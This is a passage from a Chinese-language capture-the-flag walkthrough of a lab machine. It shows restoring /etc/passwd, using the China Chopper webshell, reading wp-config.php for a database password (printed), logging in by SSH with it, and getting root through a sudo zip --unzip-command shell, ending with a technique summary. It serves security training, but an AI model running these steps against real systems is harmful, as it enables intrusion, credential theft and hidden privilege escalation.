
f.恢复password文件

mv /tmp/passwd.bak /etc/passwd

head -1 /etc/passwd




10.启用中国菜刀，获取webshell权限




11.清除痕迹

12.另一种提权方式（wp-config.php）


1. 拿到shell后，查看用户文件






b.查看wp-config.php文件

cat wp-config.php





发现MySQL database的账号zico（sWfCsfJSPV9H3AmQzw8）


c.尝试远程登录（成功）

ssh [zico@192.168.10.151](mailto:zico@192.168.10.151)



d.查看目前用户可执行与无法执行的指令

sudo -l



e.提权

touch /tmp/exploit

sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"

创建一个随机文件，并用 zip 命令进行压缩

sudo 用管理员权限执行 -T 检查文件的完整性，这个参数可以让他执行下一个参数 --unzip-command，在这个参数中写入一个python的交互shell



总结：

1.浏览网页时，发现?page=xxx，尝试是否存在文件包含漏洞

2.在获取到一个登录界面时，常规做法：弱口令尝试、暴力破解（字典要足够强大）

3.数据库中存在用户信息的可能性极大，服务器版本信息可能会找到版本漏洞

4.wp-config.php文件也存在许多重要配置信息

5.提权前可查看目前用户可执行与无法执行的指令（sudo -l）